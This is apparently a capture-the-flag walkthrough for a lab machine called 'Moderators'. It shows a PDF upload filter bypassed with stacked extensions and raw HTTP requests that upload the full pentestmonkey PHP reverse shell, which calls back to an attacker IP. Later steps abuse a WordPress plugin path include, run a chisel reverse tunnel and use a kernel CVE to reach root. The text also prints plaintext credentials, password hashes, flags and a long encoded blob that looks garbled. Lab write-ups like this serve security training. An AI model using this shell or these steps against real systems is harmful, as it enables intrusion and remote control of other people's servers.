



Path of Exploitation

Foothold: enumerate until logs find file upload page, upload php rev shell.

User: exploit wp-load.php call from brandfolder plugin and get user lexi

root: login to wordpress and find john ssh key in password manager, analyse virtual box image crack the passwords and find password in scripts folder of the images.

Creds

Username	Password	Description
wordpressuser	wordpresspassword123!!	mysql
john	<i>\$THE_best_Sysadmin_Ever</i>	sudo password

Nmap

Port	Service	Description
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80	http	Apache httpd 2.4.41 ((Ubuntu))


Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kerne

Web Enumeration



Fuzz reports.php?report=FUZZ

```
2589 [Status: 200, Size: 9786, Words: 3714, Lines: 275, Duration: 32ms]
3478 [Status: 200, Size: 9831, Words: 3740, Lines: 276, Duration: 33ms]
4221 [Status: 200, Size: 9880, Words: 3811, Lines: 274, Duration: 38ms]
7612 [Status: 200, Size: 9790, Words: 3704, Lines: 276, Duration: 32ms]
8121 [Status: 200, Size: 9784, Words: 3723, Lines: 274, Duration: 34ms]
9798 [Status: 200, Size: 9887, Words: 3771, Lines: 277, Duration: 40ms]
:: Progress: [9999/9999] :: Job [1/1] :: 1010 req/sec :: Duration: [0:00:14] :: Errors: 0 ::
```

ok and check out each and we find




interesting this hash is something lets fuzz for these hashes and see if there are logs. yup




Found file upload


http://10.10.11.173/logs/report_log_upload.php



and after playing with the file upload some i was able to bypass the pdf only by throwing multiple extensions as seen below



%PDF-1.

PHP Version 7.4.3	
	
System	Linux moderators 5.4.0-122-generic #138-Ubuntu SMP Wed Jun 22 15:00:31 UTC 2022 x86_64
Build Date	Jun 13 2022 13:43:30
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10-mysqld.ini, /etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/15-xml.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-curl.ini, /etc/php/7.4/apache2/conf.d/20-dom.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-ffi.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-ftp.ini, /etc/php/7.4/apache2/conf.d/20-gd.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-intl.ini, /etc/php/7.4/apache2/conf.d/20-json.ini, /etc/php/7.4/apache2/conf.d/20-mbstring.ini, /etc/php/7.4/apache2/conf.d/20-mysqli.ini, /etc/php/7.4/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.4/apache2/conf.d/20-phar.ini, /etc/php/7.4/apache2/conf.d/20-posix.ini, /etc/php/7.4/apache2/conf.d/20-readline.ini, /etc/php/7.4/apache2/conf.d/20-shmop.ini, /etc/php/7.4/apache2/conf.d/20-simplexml.ini, /etc/php/7.4/apache2/conf.d/20-soap.ini, /etc/php/7.4/apache2/conf.d/20-sockets.ini, /etc/php/7.4/apache2/conf.d/20-sysmsg.ini, /etc/php/7.4/apache2/conf.d/20-syssem.ini, /etc/php/7.4/apache2/conf.d/20-sysvshm.ini, /etc/php/7.4/apache2/conf.d/20-tokenizer.ini, /etc/php/7.4/apache2/conf.d/20-xmlreader.ini, /etc/php/7.4/apache2/conf.d/20-xmlrpc.ini, /etc/php/7.4/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.4/apache2/conf.d/20-xsl.ini, /etc/php/7.4/apache2/conf.d/20-zip.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API(320190902.NTS)
PHP Extension Build	API(20190902.NTS)
Debug Build	no
Thread Safety	disabled

and heres the full request

```
POST /logs/report_log_upload.php HTTP/1.1
Host: 10.10.11.173
Content-Length: 438
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.173
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryhcNzBZgR4g3rb8Jd
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.11.173/logs/report_log_upload.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

-----WebKitFormBoundaryhcNzBZgR4g3rb8Jd
Content-Disposition: form-data; name="MAX_FILE_SIZE"

200000
-----WebKitFormBoundaryhcNzBZgR4g3rb8Jd
Content-Disposition: form-data; name="pdfFile"; filename="pdf2.php.pdf.php"
Content-Type: application/pdf

%PDF-1.
<?php phpinfo(); ?>

-----WebKitFormBoundaryhcNzBZgR4g3rb8Jd
Content-Disposition: form-data; name="administrator"

true
-----WebKitFormBoundaryhcNzBZgR4g3rb8Jd--
```

now time to upload shell

```
POST /logs/report_log_upload.php HTTP/1.1
Host: 10.10.11.173
Content-Length: 6106
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.173
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryhcNzBZgR4g3rb8Jd
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.11.173/logs/report_log_upload.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

-----WebKitFormBoundaryhcNzBZgR4g3rb8Jd
```

Content-Disposition: form-data; name="MAX_FILE_SIZE"

200000

-----WebKitFormBoundaryhcnZBZgR4g3rb8Jd

Content-Disposition: form-data; name="pdfFile"; filename="rev.php.pdf.php"

Content-Type: application/pdf

%PDF-1.

<?php

// php-reverse-shell - A Reverse Shell implementation in PHP

// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

//

// This tool may be used for legal purposes only. Users take full responsibility

// for any actions performed using this tool. The author accepts no liability

// for damage caused by this tool. If these terms are not acceptable to you, then

// do not use this tool.

//

// In all other respects the GPL version 2 applies:

//

// This program is **free** software; you can redistribute it and/or modify

// it under the terms of the GNU General Public License version 2 as

// published by the Free Software Foundation.

//

// This program is distributed in the hope that it will be useful,

// but WITHOUT ANY WARRANTY; without even the implied warranty of

// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the

// GNU General Public License for **more** details.

//

// You should have received a copy of the GNU General Public License along

// with this program; if not, **write** to the Free Software Foundation, Inc.,

// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

//

// This tool may be used for legal purposes only. Users take full responsibility

// for any actions performed using this tool. If these terms are not acceptable to

// you, then do not use this tool.

//

// You are encouraged to send comments, improvements or suggestions to

// me at pentestmonkey@pentestmonkey.net

//

// Description

// -----

// This script will **make** an outbound TCP connection to a hardcoded IP and port.

// The recipient will be given a shell running as the current user (apache normally).

//

// Limitations

// -----

// proc_open and stream_set_blocking require PHP version 4.3+, or 5+

// Use of stream_select() on file descriptors returned by proc_open() will fail and **return** FALSE under Windows.

// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.

//

// Usage

// ----

// See <http://pentestmonkey.net/tools/php-reverse-shell> if you get stuck.

set_time_limit (0);

\$VERSION = "1.0";

\$ip = '10.10.14.178'; // CHANGE THIS

\$port = 9001; // CHANGE THIS

\$chunk_size = 1400;

\$write_a = null;

\$error_a = null;

\$shell = 'uname -a; w; id; /bin/sh -i';

\$daemon = 0;

\$debug = 0;

//

// Daemonise ourself if possible to avoid zombies later

//

// pcntl_fork is hardly ever available, but will allow us to daemonise

// our php process and avoid zombies. Worth a try...

if (function_exists('pcntl_fork')) {

// Fork and have the parent process exit

\$pid = pcntl_fork();

if (\$pid == -1) {
 printit("ERROR: Can't fork");
 exit(1);
 }

if (\$pid) {
 exit(0); // Parent exits
 }

// Make the current process a session leader

// Will only succeed if we forked

if (posix_setsid() == -1) {
 printit("Error: Can't setsid()");
 exit(1);
 }

\$daemon = 1;

} else {
 printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}

// Change to a safe directory

chdir("/");

// Remove any umask we inherited

umask(0);

//

// Do the reverse shell...

//

// Open reverse connection

\$sock = fsockopen(\$ip, \$port, \$errno, \$errstr, 30);

if (!\$sock) {
 printit("\$errstr (\$errno)");
 exit(1);
}

// Spawn shell process

\$descriptorspec = array(
 0 => array("pipe", "r"), // stdin is a pipe that the child will read from

```

1 => array("pipe", "w"), // stdout is a pipe that the child will write to
2 => array("pipe", "w") // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

// Set everything to non-blocking
// Reason: Occasionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    // Check for end of TCP connection
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    // Check for end of STDOUT
    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    // Wait until a command is end down $sock, or some
    // command output is available on STDOUT or STDERR
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

    // If we can read from the TCP socket, send
    // data to process's STDIN
    if (in_array($sock, $read_a)) {
        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }

    // If we can read from the process's STDOUT
    // send data down tcp connection
    if (in_array($pipes[1], $read_a)) {
        if ($debug) printit("STDOUT READ");
        $input = fread($pipes[1], $chunk_size);
        if ($debug) printit("STDOUT: $input");
        fwrite($sock, $input);
    }

    // If we can read from the process's STDERR
    // send data down tcp connection
    if (in_array($pipes[2], $read_a)) {
        if ($debug) printit("STDERR READ");
        $input = fread($pipes[2], $chunk_size);
        if ($debug) printit("STDERR: $input");
        fwrite($sock, $input);
    }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>

```

```

-----WebKitFormBoundaryhcNzBZgR4g3rb8Jd
Content-Disposition: form-data; name="administrator"

true
-----WebKitFormBoundaryhcNzBZgR4g3rb8Jd--

```

www-data

Enumerate

ran linpeas and it showed

```

██████████ CVEs Check
Vulnerable to CVE-2021-3560

Potentially Vulnerable to CVE-2022-2588

```

[CVE-2022-2588](#)

ran it and got root

```

user@moderators:/home/lexi# cat user.txt
a4f22df3e69085ea24f5361ebb2d4ad0
user@moderators:/home/lexi# cd /root
user@moderators:~# ls
root.txt  snap
user@moderators:~# cat root.txt

```

```
c22e59af1552c63fc09ea8c37796560f
user@moderators:~#
```

so i can only assume this is unintended so lets have some fun and continue...

first thing i notice are a the users lexi and john on the box lexi has the user flag so clearly have to jump to lexi

from ps, i can see lexi is running some sort of web server looks like wordpress on port 8080

```
.sh files in path
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-binaries-in-path
/usr/local/sbin/startup.sh
/usr/bin/gettext.sh
/usr/bin/rescan-scsi-bus.sh

Unexpected in /opt (usually empty)
total 12
drwxr-xr-x  3 root root    4096 Jul 14 10:50 .
drwxr-xr-x 20 root root    4096 Jul 14 10:50 ..
drwxr-xr-x  5 lexi moderators 4096 Jul 14 10:50 site.new

www-data@moderators:/opt/site.new$ netstat -tulpn
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.0:53:53        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306        0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080        0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                 :::*                     LISTEN      -
tcp6       0      0 :::80                 :::*                     LISTEN      -
udp        0      0 127.0.0.0:53:53        0.0.0.0:*               LISTEN      -
udp        0      0 0.0.0.0:68            0.0.0.0:*               LISTEN      -
```

looks like i missed dhcp on port 68 lets scan it again. and see what it shows.

exploit

it loads wp-load when ever you visit the link

```
http://localhost:8080/wp-content/plugins/brandfolder/callback.php?wp_abbrevpath=/dev/shm
/dev/shm/ is where i put the wp-load.php rev shell....

/dev/shm/chisel client 10.10.14.178:9002 R:8080:127.0.0.1:8080 R:3306:127.0.0.1:3306 R:68:localhost:68
```

lexi

enumeration

```
/ ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpressuser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'wordpresspassword123!!' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

can now log into wordpress wordpressuser:wordpresspassword123!!

```
MariaDB [wordpress]> select * from wp_users;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | $P$BwCrFIROFlDGBuk4f7h9LNI8KwQ30 | admin | admin@moderators.htb | http://192.168.1.4:8080 | 2021-09-11 05:30:20 | | 0 |
| 2 | lexi | $P$BZ8Fj92qgnvg4F52r3lpwHejCa461 | lexi | lexi@moderators.htb | | 2021-09-12 16:51:16 | 1667938352:$P$Baw9FJWg3qvcvtvaZse68FPoW3xJ11 | 0 |
```

john wp_pms_passwords

```
5 | SSH key | john@moderators.htb |
eyJjaXB0ZXJ0ZXh0Ijo1VHl3cFQnRlhemRoc1QyQjhlSFRTODZFYXh0b3pUY051OWdwVjJkYmxiWFNDcVdOU2tUmpCvmtPMGw0eUFTSDbG6lMWERjNnhKY1I3aEVlMnRtMDhIMS90cGVQOjFLQ1JQdnVlQTV3b3QvbFBDVzFfSHlVZFEuZUxUMD
VDM29qdml3VMTXZlUkksS5NOQ1JXQm9tdy9LWDhQ5114S4SkIWMRLMFua3U2Z295Vkl1czQycFRoc2w2MmdUaC95S3RlbgNuehd6bWZuZWVrdnhPb3ZXTS9SG41RkdaR1ZoUXNkY3RDWmhve1JtaFA1a9LeVfQbDNGcUNWSXNxbFVpWGLM2xnYTBNDVVBZXBhQWVzFSc8xbH
ZWZjYyQ1OsnRhak4vQVJNOth1WX
JHMXZiEjVOSXlMkIK1M1R1RLZm55tXROWjZ1ZEEwFduclL2M50aHRRNUVDbUprrclLPV12Rkha2E1MkI0eEFVGURvzbGkrclYldkNhV2N2VnhuZV6eG1PWXVxVFWXU1SHSQwZVubG1vaVZUbXBS12NOU9N3ZlVDMHekY5NGUzYTNHN3V2ZjJhTjJhTjJkZkNlYk
83Sk1MkXglbm5QbGZSc01hRm1NcE
wyaG8wSnRtTEhnbUwewVlQMHBZMUFIWGU0eUx3V59yVHhGdkkyUGFnL3LVUcwSfhySNkMEWXR5tG6bHMXMBGZDR52daERvc2VLWVF3CwtHacTxhFhnR1cwaFScXRDS13CdnRMWUJCFFZSS96dkFtdL1U1n9TWtVSR0wTXRMKZwB32JNxpasFd1WEVjCfdtMXNkVDM3MX
EvThDMXfG3TWIN2VFMTYrZERKRj
FZVLlqNGndFV33RDhWU0RiMWSrUW1vZExpRXASVj1lOG1jEgHMaWE0NE11UHDRVktJm1V1TmRGVhUjVjWjVxa596MHd1dFNbk283Z05iYJ3V3VJd0LOK3dMZkFKRGdZ3JEUkEveKxWRU1jWjRDTDQvcWSpdWmtbZbZdEw2dVphalWVsQy9nQmNBVLvxbGoiVjIzZkxiWXIYd0
rSN090N2ZGeDQUn1BVA55bXdt1
F0cmh5ZmVTSEWNEZX5S96G2J2YmTLMutyEjXVdU13OU1EBU1LmV0aGhVSGd4RGh4V61SWUNDZ3g5M1RuZUFIEGNFYjJpUthdRbYn1J6ZE5yWmpqcCtYTVN0NmFEVWhEQZhsSlh6c0FPQ090WKNWtjVSGFWc3A5Uwg5dnhrZFNka29hc2V2N1E5RnBlMy93NjhVcDcyVn244Ml
p0b29TNjN5TERCOEdoWlhtUVBjTV
BEExd1N0x0aXVlN092YU0N2Q0eUkUrmK4amlIRjBVmMwvdm8rM2ZDTUixU3lZQUVXclpXUk1sOWVzcmxmdHhTen1LWgkyZjJga3RyTFFkSGhQV092RmFZBw5kS8djclhXSnNOL256eXVvTlUSM3pERLZobFV6TVhgBwzWEhNTEpIeU96WXF1QjBiLzNXMK9aEM1cEZ5UjBvT2
JEUULXUFY4eWfz0EY3V1Exb2d3cE
VhTK5BGcNUM9E0M2YyTFVWY3ByKythZEU3aG3rYmVOMV2GMDfGCF5S0k4R0l6STBvYhkhSE9GUTNZL1cyWu5V2NQV1dJQkw3WUkyTUF3R0E30URheTMzeHvZqMjQNWbVhJocLhReLdGwFKaTlBTWcydV23bzN2d3VVRKlWkNtGxKdXniAFkyK3k1Sk1DbU1DNm04U1EVTU
swR1V5WVlTS12b0BVUFTcjRwM
NpaTM32GpaVzFrKvZrZDNhmpxQVbncW9RcnRmVnp40Dh5Nms3ZDd4K2ZEVXh5VXBtNUT3OW5Ydm9tY1ZUMWNRHd4aEc2QmLz51dY1Y1RXZqL2t4ZHqZ3p4QjNtSlFfcVqy3ZNOGpqa2VTSndCajV5dFdIQLZ5YXhmUUnobjFUcTntbnRltjVHcmxxYXQ0Z3c5ajMzcFR3cm
L2T3Z1RHAxQ2J3N1NocUR0VWswTm
t1eGRxaGRXRE5LYzFHL3M1TEdpR3dClbX1M4T4yOHBBSQW4Y2ntK0YVfUSEdLXZJ3dnpsHGTGjYzY83QkLYaFRoc1cXlVWFMTVEU2V2d2LUkhUvHpcVlwc3JkMzVDFUFRVU12cW0aGZsbFhnTl5R0d3FpVukhLaE14SW41aGZNU1QzdGhZa0JpWUh1R3ha0E
p2QZFCYUtrShp1VV6Tjg2YVczN2
H5WdhTnfN2ZJDMXvTUSCZFZHBxHGaVRpD3pqrK08FzdxZ2REtnpUvLwM3ZEtmSOXFDZULPMV3mYFm1LYZkw5TA0Q1J3bW9rTFNMwLUyS9HUElMtbV53cXchU3YjNqNGNrc19CYm1PeURKM2ISYlhwT0xp0N3Rj1Ech1LbHdbkhWZvcm1vUthDaFIYwVUSMwBcXhkZn
JvRUPRm1Ndz092TU40TghrakteBYW
42YtRuWfoQ8zk0NldYtERghYUUVF424zbGNtYklyQk3m2ZkZGFBWTE0WEH5c0BTEZrTFRJbDjBodDRPTk0rT1p1bkdMGLRZFRpc0c4Vb20DRSDFocZFYXh3YXNkb0hBSGRMQnRJSNvIRdH3YU0R1KmqRoXaK3cURLU2Z2TMU4VTAxRBSUKZ3MUVLRnd1ZG2YUzQ5T
NRXzIaJuyZVmtVltMGU3ckNRX
N0SGLLR2US20LkaU8xRVRNaz2JOTFA3JmSvNdd3e0Wz31Q50JnL2pVODMhEwSG3yNGLVklwY3d4b0tpRkFDZLR1Vzc5dVjYbEt1bD1dE42NFU2NkhtU3NtFV2TDF05H1zbXNMW5CTW5FWUVRdmglEaX0G0dpTmovZnREN1Vms0K1pWZ54cncrmLPNHvWnzFwLb2
5ec1pXoE5UcrrUS5mSVIM61taj
N1bFduSszQzV4QZSShhR0d1UmXUTBSVDONVUaZEEYvJZRoNo1aDvDBoTmX1LJldkMLlJyNPL0hDemQ0cmRya1FSY14gW6ZdXZRU2NmSW5rE19LVQ5VKZJ2Uppdm550ELVduNNmRsVUF1YTM3QTVWah0h3K3BEeVzQxXZWLSTH3JTRrdkdHUTZyc3JmbdpcEFKvV
RTQytqfLlqRGcWVjMx14UN5QN3
```

```
P00b7cdu0EKN5Zar7aHnCBc050u9qd0Rj23Rk25222SeXV1eWxy7AFERKQZC0yZ7WbDf27R0J0E7yFVL0w5K6WxLE0JyV1A0V7fC0Zy2VYQ0VCRQJc3fKXgXZ0V02R2R6P5ZnDQYz2C04ZlnKefL0mKkATn0R0ZQ0RZ7fPCVp00WZCZ7fR029KdZ7fPqmkRw
pYUjZmJNkveC6dKcC4qdz2FVmpRbz
M0aE3X0F0maFThH1e7k9a5ZEXRk1Q4d03SMTJWRT0Q0FdlZvBNM0xyN01LWX13WkY3Q3I2aLR0UXZFmW5dCTLOUHF0Z1dmZTRRcE5vSW45d1VMSV3c1fEBStIK3U1cWkKZk1RUG6IXRKF5NMXFST2owQmQ3RkR0K1VUUUthE5FCUN6bfXMG3ZM1L6dWUa1k4VTN3cTrmbjLEQU
LWmGtvZVRNNErPmndhUjBZYXZvAu
JkYCHBuKp0a3J1aELYS1fyMmRqYXZEO1reVdzb0ZyAkZhr2HTjZjRvdLBHaX4NVU5VmU2bnduUjVSVGx0UVHaxMxPLvZLNK9JMHMGTHRrU1F0QXRrUFpSVw1LQXMA5DNkNT03VxZ1TVpJNFRJcVJYK9C0eDB1R2c4eXrtYzZ3NFPZNF1J3VprdB0NLVXBREjJQZmdibmNJOXHSMH
BwMDRKVQ4R2Uucqz4M3JGUjJfQn
tYUFZxSjdzSwkESMp42DRIU21rK2Z5S3dnS2FYNF0FDGN1VwXLaFKSWLXZFFLQ1pOUWSaeGJNNW5LM0NHU2DfucmdNERhc0pPSThNaVZ1VDUXd314VFLEL2vATFeROCT603pmMnF1VGNWNEtnS1ByaUfJQWJNL0ovZmwXZST3pcmVYKpbVp0N2MydwdYzhZVVMSe6ctcTRYBU
1PVGx3RDEzZk42khVNStYdVB51
1YUWxV1M4y1pFb0UrRnRqVExxa2k4LNBcU82QjZiWTVtnMjHTerPz01VUMtNVexQWZ4dFwV0gxCN905k4V52kZGSRFMEduWmVwKpWt0s3QzhazZ3VmVczVh3e1Utukw3TmhNaJBYO61JR2g2YVJmFPzQVZucZBknVnJSTVOUURqTGRMB3Jkb3QL0LxdjHwam0G9FAe
htZUszyZ4eVB3b3VQTLRsL1LWZ1
M3N1EnbU84d2Z2TR1Z33KK2dKMzHm2cNm9rE1R3b3k20G1ZV05c1F5cG85U0tVeb51TjJ5VCtFQWE1Ecw00a3XaZ5a0hZVMQyU0uXc1kXahkeVBJCUEZXR4Z2gyMhp4Vm85UVLts2KrOUUvanUraXdkYVNVDJF3W5ZMk1CQULFVZCcEiV50MvBgJGrZjJWmpnMERURW
1ZuZTrczwR3pNdZ091fwiAXY101
J1NWE1Z3WhtM1QmZwKYTZ1YTIwZDNkNG51dZjZGFYY1sInNhBhQj0i3kMDgwNZAzm2M3KNDN1VMZkNmVLNDdkMzQ5ZDQz0DA0MzY10WMyNTBtOWQ30Tc3NG3iMmEwYzU10WFhNJA4ZDNiNjFkNDVKZGVI2U0NTc4ZTN1YTQwD0JmN2BmYmYjYWM1ZWm2NWE4Nj1mM2i0MjU4Nj
UxMGZkMmyZTBKytZkzM1MDEZOT
k20TQ5MwNNDU2Mz2AMDExZJY5SNMFKyz3kYjB1MTMwNDM2YwV1Zj3JmMzRmMDBkZmFZD3jYwZjZWZjYzGm0MmUzN2k4Mm15NmNmNDhKZDc4YjczYjYXNGY0YzLj0TWiYzL1V2N1OWRjY2Y2NmM3YmN1YzQ5YWF1M2NmYzI5N2UxMGV2NDcwY2I2YjY2N2aXYTFhNjH1ZDB1YwQ5OW
Z1MD0KNDQyZmU2YjEwNDEYN2ZjMT
